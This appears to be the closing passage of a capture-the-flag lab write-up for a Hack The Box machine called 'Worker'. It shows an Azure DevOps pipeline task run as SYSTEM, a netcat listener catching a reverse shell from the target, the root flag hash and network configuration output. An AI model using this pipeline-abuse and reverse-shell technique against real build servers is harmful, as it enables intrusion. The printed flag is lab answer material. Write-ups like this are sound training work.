
Checkout · succeeded 15s

Pwn3d <1s

```
******************************************************************************
Starting: Pwn3d
******************************************************************************
==============================================================================
Task         : Command line
Description  : Run a command line script using Bash on Linux and macOS and cmd.exe on Windows
Version      : 2.151.1
Author       : Microsoft Corporation
Help         : https://docs.microsoft.com/azure/devops/pipelines/tasks/utility/command-line
==============================================================================
Generating script.
========================== Starting Command Output ===========================
"C:\Windows\system32\cmd.exe" /D /E:ON /V:OFF /S /C "CALL "w:\agents\agent11\_work\_temp\cca9e955-155c-4097-b372-624825bc9ae8.cmd""
nt authority\system
```


Post-job: Checkout · pending

Receives a shell.



```
ghost@localhost [22:45:37] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-07/worker] [master *]
→ % nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.203] 51060
Microsoft Windows [Version 10.0.17763.1282]
(c) 2018 Microsoft Corporation. All rights reserved.

W:\agents\agent11\_work\8\s>whoami
whoami
nt authority\system

W:\agents\agent11\_work\8\s>
```

Flag



```
C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 32D6-9041

 Directory of C:\Users\Administrator\Desktop

2020-07-14  13:01    <DIR>          .
2020-07-14  13:01    <DIR>          ..
2023-01-07  12:42                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)  10231451648 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
458986977929cdb4884f9375fcc3dfd4

C:\Users\Administrator\Desktop>ipconfig /all
ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : Worker
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : htb

Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : htb
   Description . . . . . . . . . . . : vmxnet3 Ethernet Adapter
   Physical Address. . . . . . . . . : 00-50-56-B9-39-B8
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv6 Address. . . . . . . . . . . : dead:beef::b8(Preferred)
   Lease Obtained. . . . . . . . . . : den 7 januari 2023 12:41:52
   Lease Expires . . . . . . . . . . : den 7 januari 2023 17:41:59
   IPv6 Address. . . . . . . . . . . : dead:beef::684b:16ff:91f8:e01a(Preferred)
   Link-local IPv6 Address . . . . . : fe80::684b:16ff:91f8:e01a%4(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.10.10.203(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:35eb%4
                                       10.10.10.2
   DHCPv6 IAID . . . . . . . . . . . : 117461078
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-26-AC-4B-C4-00-50-56-B9-89-30
   DNS Servers . . . . . . . . . . . : 8.8.8.8
   NetBIOS over Tcpip. . . . . . . . : Enabled
   Connection-specific DNS Suffix Search List :
                                       htb
```